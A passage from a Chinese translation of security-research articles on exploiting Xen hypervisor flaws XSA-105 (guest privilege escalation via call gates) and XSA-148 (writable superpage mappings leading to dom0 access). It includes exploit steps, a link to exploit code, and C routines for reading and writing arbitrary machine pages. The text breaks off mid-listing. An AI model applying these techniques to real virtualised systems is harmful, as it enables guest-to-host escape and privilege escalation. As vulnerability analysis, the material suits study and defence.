


Figure 3-6. Segment Selector 360安全播报 (bobao.360.cn)

我们的实验中还有另一种非常有趣的条目:调用门。调用门的目的是为了协助不同权限级别的转移。这种条目是内存描述符的两倍大(64 位模式下)且另有其它字段:

一个段选择器

偏移量

权限描述符(DPL)




Figure 5-9. Call-Gate Descriptor in IA-32e Mode

要访问一个调用门,用户必须执行一个远程调用。此远程调用必须指定调用选择器。这个选择器与其它选择器具有相同的格式(GDT 中的索引,LDT 或 GDT 选择器,段请求权限)。

CPU 根据调用门条目中指定的段选择器得到段基址,加上调用门偏移,达到程序入口点。




Figure 5-10. Call-Gate Mechanism

当然,这里也有一些权限检查,涉及 4 个权限级:

当前权限级(CPL)

远程调用选择器中的请求权限级(RPL)

调用门描述符权限级(CDPL)

段描述符权限级(SDPL)

必须满足三个条件:

CPL <= CDPL

RPL <= CDPL

SDPL <= CPL

满足这些条件,调用门程序才会执行。我们需用创建一个 DPL=3 的调用门,段选择器指向内核代码段,以及一段提权代码。那么:

CPL = 3

RPL = 0

CDPL = 3

SDPL = 0

CPL <= CDPL == True


RPL <= CDPL == True

SDPL <= CPL == True

整合起来

利用过程 :

1. 构造一个 GDT, 使用平坦分割模型, 包含一个 DPL=3 的调用门。
2. 保存当前的 GDTR 。
3. 创建 2 个互相等待的线程(仅用于同步)。
4. 第一个线程执行一个 ud2 指令, 同时第二个线程以 lgdt [rbx] 指令修补 ud2 指令(详情见 Andrei Lutas 的论文[2])。
5. 如果我们不太慢, lgdt [rbx] 指令的仿真应该发生了。
6. 远程调用
7. #



远程调用程序首先重新加载原来的 GDTR ;然后执行

commit\_creds(prepare\_kernel\_cred(0));这个函数在调用任何内核函数和返回用户空间之前必须调用一个 swapgs ;以 retf 指令退出。

**演示视频** : <https://asciinema.org/a/b1xnd4fy4krquxrppbttvff>

**利用代码** :

[http://blog.quarkslab.com/resources/2016-05-25\\_xsa-105/code/xsa105\\_exploit.tar.gz](http://blog.quarkslab.com/resources/2016-05-25_xsa-105/code/xsa105_exploit.tar.gz)

## 结论

此漏洞能造成具有多 CPU 的 HVM 客户机的提权。我们利用调用门机制来实现任意代码执行,而 Andrei Lutas 则是利用中断处理程序。这只是个 PoC,需要满足一定的前提条件。因为调用门处理程序在用户内存空间,guest 中不能开启 SMEP。利用代码通过调用 commit\_creds(prepare\_kernel\_cred(0))获取根权限,如果设置了 kptr\_restrict,我们将无法通过 /proc/kallsyms 获取函数地址。

这是我第一次进行 Xen 的漏洞分析,这是非常有趣的,我鼓励任何有兴趣的人做同样的事:查看一个漏洞公告,并且写出利用,把它拿去赚钱或者公开 ;)

之后的博文将谈论从客户机到宿主机的逃逸及利用过程,敬请关注 !

## 参考链接

[1] (1, 2) <http://xenbits.xen.org/xsa/advisory-105.html>

[2] (1, 2, 3, 4, 5, 6)

[https://labs.bitdefender.com/wp-content/uploads/downloads/2014/10/Gaining-kern  
el-privileges-using-the-Xen-emulator.pdf](https://labs.bitdefender.com/wp-content/uploads/downloads/2014/10/Gaining-kernel-privileges-using-the-Xen-emulator.pdf)

[3] [https://www.cert-ro.eu/files/doc/896\\_20141104131145076318500\\_X.pdf](https://www.cert-ro.eu/files/doc/896_20141104131145076318500_X.pdf)

[4]

<https://labs.bitdefender.com/2014/10/from-ring3-to-ring0-xen-emulator-flaws/>

[5] [http://wiki.xen.org/wiki/Xen\\_Project\\_Software\\_Overview#Guest\\_Types](http://wiki.xen.org/wiki/Xen_Project_Software_Overview#Guest_Types)

[6] <http://wiki.xenproject.org/wiki/XenParavirtOps>

[7] <http://wiki.xen.org/wiki/Dom0>

[8] [http://wiki.xen.org/wiki/Dom0\\_Kernels\\_for\\_Xen](http://wiki.xen.org/wiki/Dom0_Kernels_for_Xen)

[9] [https://wiki.archlinux.org/index.php/installation\\_guide](https://wiki.archlinux.org/index.php/installation_guide)

[10] (1, 2) <http://download.intel.com/design/processor/manuals/253668.pdf>

## Xen 攻击第二篇：XSA-148--从 guest 到 host

作者 : Jeremie Bouteille

译者 : Au2o3t/360 云安全团队

审校 : Terence/360 云安全团队

原文地址 : <http://blog.quarkslab.com/xen-exploitation-part-1-xsa-105-from-nobody-to-root.html>

译文来源 : 【安全客】<http://bobao.360.cn/learning/detail/2932.html>

Xen 作现代虚拟化平台的一个重要代表,它的安全性值得全世界黑客的关注。本文将继续介绍 XSA-148[1]的利用,漏洞编号 CVE-2015-7835,由阿里巴巴的栾尚聪发现并于 2015 年 10 月公开披露。今年年初,漏洞发现者作了一次分享[6]并提供了他巧妙的漏洞利用,这里我们选择继续发表本文的一个主要原因是我们的利用实现有点不一样。

为更好的理解本文,你可能需要了解一些基本的 x86 内存架构,这里我们尽可能写得详细清晰。本文中我们会先讨论该漏洞,接下来会演示如何通过一个普通的客户机 DomU 穿透到 Dom0 环境中执行任意代码的利用过程。

**视频演示**  : <https://asciinema.org/a/cwm26vzbjqx0d3eseic51igho>

**视频演示**  : <http://bobao.360.cn/security-vr/>

### XSA-148 漏洞描述

公告上说[1]:

Xen 安全公告 CVE-2015-7835 / XSA-148 , 第四版

x86:PV 客户机不受控的创建大页映射

问题描述

当满足一定条件时,Xen 中验证 2 级页表项的代码将被绕过,PV 客户机可以通过大页映射创建可写的内存映射。

这将破坏 Xen 环境中内存页预期的“不变性”,使只读的页面变得可写。

即使未使用 “allowsuperpage” 命令行选项也能够实现上述绕过。

这里叙述的是 2 级页表,大页,半虚拟化客户机以及 Xen “不变性”。我们必须理解这些概念。

### 内存管理,页表及大页



如公告所述,仅 x86 架构的客户机受到影响。这里对 x86 下的 MMU 进行介绍。MMU 的目的是将虚拟地址(也叫线性地址)转换为物理地址。这是通过使用众所周知的分段和分页机制实现的。

之前发表的 XSA-105[8] 中已经介绍过分段,分页就在分段之后,只是要稍微复杂些。




Figure 3-1. Segmentation and Paging [bobao.360.cn](http://bobao.360.cn)

分页模式有三种,主要区别是不同的可被翻译的线性地址的大小不同,物理地址的大小不同以及页面大小不同。这里我们只讨论 IA-32e 模式,这是 Intel 64 架构的唯一可用模式。

在分页模式下,CR3 寄存器中保存了一个表的物理地址,CPU 取线性地址某些位转换为当前表的条目号,条目中对应给出下一表的物理基址。




Figure 4-8. Linear-Address Translation to a 4-KByte Page (安全客-2016 年刊-下册)

如图所示,共有 4 级页表,它们的命名在 Xen,Linux 和 Intel 术语中各有不同 :

Xen	Linux	Intel
L4	PGD	PML4E
L3	PUD	PDPTE
L2	PMD	PDE
L1b	PTB(36bit)	9TB(12bit)

公告中提到了大页。如前所述,分页允许映射大小不同的页面,IA-32e 让你可以映射 1GB 页,2MB 页或者 4KB 页。2MB 页通常被称为大页。其差别在于 L2 的条目,它直接关联到 2MB 页,而不是指向 L1 页表。这可以通过设置 L2 条目中的 PSE 标志(此标志在 Intel 文档中被称为 PS )实现。我们将在本文中努力使用统一的术语,但本文仍将出现这三类术语。




Figure 4-9. Linear-Address Translation to a 2-MByte Page using IA-32e Paging

## PV 客户机和 MMU

X86 半虚拟化的内存管理在 Xen wiki[3]上有比较详细的介绍。基本上,你需要知道的是 :

PV 客户机内核运行在 3 环,

PV 客户机使用直接分页:Xen 不为伪物理内存和实机地址之间增加抽象层,

PV 客户机需执行超级调用(HYPERVISOR\_mmu\_update)来更新页表,

每次执行 HYPERVISOR\_mmu\_update 时,Xen 检查 “不变性”,如:“一个已被引用的页如 L4/L3/L2 / L1 不能被另一个虚拟地址映射为可写的”。这些 “不变性” 必须得到保证,以确保客户机不能破坏整个系统。

### 漏洞

有了以上知识,我们就不难理解公告内容了。似乎有可能创建一个可写的页表,之后,由于直接分页,那么就可以以读写权限映射任意宿主机的页面到客户机虚拟内存了。

我们来看看补丁的差异 ↗ :

x86: guard against undue super page PTE creation

When optional super page support got added (commit bd1cd81d64 "x86: PV support for hugepages"), two adjustments were missed: mod\_l2\_entry() needs to consider the PSE and RW bits when deciding whether to use the fast path, and the PSE bit must not be removed from L2\_DISALLOW\_MASK unconditionally.

This is XSA-148.

Signed-off-by: Jan Beulich <jbeulich@suse.com>

Reviewed-by: Tim Deegan <tim@xen.org>

--- a/xen/arch/x86/mm.c

+++ b/xen/arch/x86/mm.c

```
@@ -160,7 +160,10 @@ static void put_superpage(unsigned long
static uint32_t base_disallow_mask;
/* Global bit is allowed to be set on L1 PTEs. Intended for user mappings. */
#define L1_DISALLOW_MASK ((base_disallow_mask | _PAGE_GNTTAB) & ~_PAGE_GLOBAL)
-#define L2_DISALLOW_MASK (base_disallow_mask & ~_PAGE_PSE)
+
+#define L2_DISALLOW_MASK (unlikely(opt_allow_superpage) \
+                      ? base_disallow_mask & ~_PAGE_PSE \
+                      : base_disallow_mask)
#define l3_disallow_mask(d) (!is_pv_32bit_domain(d) ? \
                           base_disallow_mask : 0xFFFFF198U)

@@ -1841,7 +1844,10 @@ static int mod_l2_entry(l2_pgentry_t *pl
{
    /* Fast path for identical mapping and presence. */
-    if ( !l2e_has_changed(ol2e, nl2e, _PAGE_PRESENT) )
+    if ( !l2e_has_changed(ol2e, nl2e,
                          unlikely(opt_allow_superpage)
+                          ? _PAGE_PSE | _PAGE_RW | _PAGE_PRESENT
+                          : _PAGE_PRESENT) )
{
    adjust_guest_l2e(nl2e, d);
    if ( UPDATE_ENTRY(l2, pl2e, ol2e, nl2e, pfn, vcpu, preserve_ad) )
L2_DISALLOW_MASK 从 base_disallow_mask 中去掉 PSE 标志,在这里:
void __init arch_init_memory(void)
{
    unsigned long i, pfn, rstart_pfn, rend_pfn, iostart_pfn, ioend_pfn;
```



```
/* Basic guest-accessible flags: PRESENT, R/W, USER, A/D, AVAIL[0,1,2] */
base_disallow_mask = ~(_PAGE_PRESENT|_PAGE_RW|_PAGE_USER|
                       _PAGE_ACCESSED|_PAGE_DIRTY|_PAGE_AVAIL);
```

因此,若没有补丁,客户机可以采用快速路径设置 L2 条目中的 PSE 标志,即使未设置“allowsuperpage”选项。

若条目以及 \_PAGE\_PRESENT 未变,仅采用快速路径 :

```
/* Update the L2 entry at pl2e to new value nl2e. pl2e is within frame pfn. */
static int mod_l2_entry(l2_pgentry_t *pl2e,
                       l2_pgentry_t nl2e,
                       unsigned long pfn,
                       int preserve_ad,
                       struct vcpu *vcpu)
{
    l2_pgentry_t ol2e;
    struct domain *d = vcpu->domain;
    struct page_info *l2pg = mfn_to_page(pfn);
    unsigned long type = l2pg->u.inuse.type_info;
    int rc = 0;
    if (unlikely(!is_guest_l2_slot(d, type, pgentry_ptr_to_slot(pl2e))) )
    {
        MEM_LOG("Illegal L2 update attempt in Xen-private area %p", pl2e);
        return -EPERM;
    }
    if (unlikely(__copy_from_user(&ol2e, pl2e, sizeof(ol2e)) != 0) )
        return -EFAULT;
    if (l2e_get_flags(nl2e) & _PAGE_PRESENT)
    {
        if (unlikely(l2e_get_flags(nl2e) & L2_DISALLOW_MASK) )
        {
            MEM_LOG("Bad L2 flags %x",
                   l2e_get_flags(nl2e) & L2_DISALLOW_MASK);
            return -EINVAL;
        }
    }
    /* Fast path for identical mapping and presence. */
```



```

if ( !l2e_has_changed(ol2e, nl2e, _PAGE_PRESENT) )
{
    adjust_guest_l2e(nl2e, d);
    if ( UPDATE_ENTRY(l2, pl2e, ol2e, nl2e, pfn, vcpu, preserve_ad) )
        return 0;
    return -EBUSY;
}

```

整合起来,漏洞利用过程如下:

取一个虚拟地址,

设置其对应的 L2 条目中的 PSE 标志,

以写权限访问整个 L1 表 并构造表项绕过 Xen “不变性” ,

取消之前设置的 PSE 标志,

访问任意物理页。

QubesOS 的公告也有此漏洞的详细解释[4]。

## 利用 : 映射任意实机页面

我相信你掌握了实质,但这里仍有一个小问题:当 PSE 标志在 L2 条目中被设置,一些 L1 地址的保留位应保持清除。

X D	Prot. Key <sup>4</sup>	Ignored	Rsvd.	Address of 2MB page frame	Reserved	P A T	Ign.	G 1	D A	P C W D T	P P U C W D T	R /S W	R 1	PDE: 2MB page
X D		Ignored	Rsvd.	Address of page table			Ign.	0 g n	I g n A C D T	P P U C W D T	R /S W	1	PDE: page table	
				Ignored								0	PDE: not present	

因此,需要找到一个保留位为 0 的可用的页帧号。 这可以通过 Linux 分配器使用

`_get_free_pages` 函数请求 2MB 连续内存来完成  :

```

// get an aligned mfn
aligned_mfn_va = (void*) __get_free_pages(__GFP_ZERO, 9);
DEBUG("aligned_mfn_va = %p", aligned_mfn_va);
DEBUG("aligned_mfn_va mfn = 0x%lx", __machine_addr(aligned_mfn_va));
page_walk((unsigned long) aligned_mfn_va);

```

现在,取保留位为 0 的页帧号,并用在我们预备的 2MB 虚拟地址范围的 L2 值。这是必须的,因为这个预备的范围的 L2 值的保留位已置为 1。因对齐的页帧号在别的地方映射为写权

限,我们必须取消对应条目的 RW 标志来保持 Xen “不变性”。这些在 startup\_dump 函数中实现：

```
int startup_dump(unsigned long l2_entry_va, unsigned long aligned_mfn_va)
{
    pte_t *pte_aligned = get_pte(aligned_mfn_va);
    pmd_t *pmd = get_pmd(l2_entry_va);
    int rc;
    // removes RW bit on the aligned_mfn_va's pte
    rc = mmu_update(__machine_addr(pte_aligned) | MMU_NORMAL_PT_UPDATE, pte_aligned->pte & ~_PAGE_RW);
    if(rc < 0)
    {
        printk("cannot unset RW flag on PTE (0x%lx)\n", aligned_mfn_va);
        return -1;
    }
    // map.
    rc = mmu_update(__machine_addr(pmd) | MMU_NORMAL_PT_UPDATE, (__mfn((void*)aligned_mfn_va) << PAGE_SHIFT) | PMD_FLAG);
    if(rc < 0)
    {
        printk("cannot update L2 entry 0x%lx\n", l2_entry_va);
        return -1;
    }
    return 0;
}
```

如此,我们能够使用 do\_page\_buff 函数读写任意实物理页面了 ↗ :

```
void do_page_buff(unsigned long mfn, char *buff, int what)
{
    set_l2_pse_flag((unsigned long) l2_entry_va);
    *(unsigned long*) l2_entry_va = (mfn << PAGE_SHIFT) | PTE_FLAG;
    unset_l2_pse_flag((unsigned long) l2_entry_va);
    if(what == DO_PAGE_READ)
    {
        memcpy(buff, l2_entry_va, PAGE_SIZE);
    }
    else if (what == DO_PAGE_WRITE)
```

```
{  
    memcpy(l2_entry_va, buff, PAGE_SIZE);  
}  
  
set_l2_pse_flag((unsigned long) l2_entry_va);  
*(unsigned long*) l2_entry_va = 0;  
unset_l2_pse_flag((unsigned long) l2_entry_va);  
}
```

## dom0 中执行代码

好了,我们能够读写任意实物理页面了,困难的是找到一些有趣的东西。dom0 的页目录是个不错的目标,这应该让我们解决任何虚拟地址到对应的物理页的映射,那时可以写入进程内存来执行一些任意代码,或是在任意进程中发现一个有趣的页面映射(如 vDSO;)。

由于 Xen 的内存布局,很容易找到一个像页目录的页面

(xen/include/asm-x86/config.h)  :

```
/*  
 * Memory layout:  
 * 0x0000000000000000 - 0x00007fffffffffffff [128TB, 2^47 bytes, PML4:0-255]  
 * Guest-defined use (see below for compatibility mode guests).  
 * 0x0000800000000000 - 0xfffff7fffffffffffff [16EB]  
 * Inaccessible: current arch only supports 48-bit sign-extended VAs.  
 * 0xfffff800000000000 - 0xfffff803fffffffffffff [256GB, 2^38 bytes, PML4:256]  
 * Read-only machine-to-phys translation table (GUEST ACCESSIBLE).  
 * 0xfffff8040000000000 - 0xfffff807fffffffffffff [256GB, 2^38 bytes, PML4:256]  
 * Reserved for future shared info with the guest OS (GUEST ACCESSIBLE).  
 * 0xfffff8080000000000 - 0xfffff80ffffffffff [512GB, 2^39 bytes, PML4:257]  
 * ioremap for PCI mmconfig space  
 * 0xfffff8100000000000 - 0xfffff817fffffffffffff [512GB, 2^39 bytes, PML4:258]  
 * Guest linear page table.  
 * 0xfffff8180000000000 - 0xfffff81ffffffffff [512GB, 2^39 bytes, PML4:259]  
 * Shadow linear page table.  
 * 0xfffff8200000000000 - 0xfffff827fffffffffffff [512GB, 2^39 bytes, PML4:260]  
 * Per-domain mappings (e.g., GDT, LDT).  
 * 0xfffff8280000000000 - 0xfffff82bfffffffffffff [256GB, 2^38 bytes, PML4:261]  
 * Machine-to-phys translation table.  
 * 0xfffff82c0000000000 - 0xfffff82cfffffffffff [64GB, 2^36 bytes, PML4:261]  
 * vmap()/ioremap()/fixmap area.
```

```

* 0xffff82d000000000 - 0xffff82d03ffff [1GB,      2^30 bytes, PML4:261]
*   Compatibility machine-to-phys translation table.

* 0xffff82d040000000 - 0xffff82d07ffff [1GB,      2^30 bytes, PML4:261]
*   High read-only compatibility machine-to-phys translation table.

* 0xffff82d080000000 - 0xffff82d0bffff [1GB,      2^30 bytes, PML4:261]
*   Xen text, static data, bss.

#ifndef CONFIG_BIGMEM

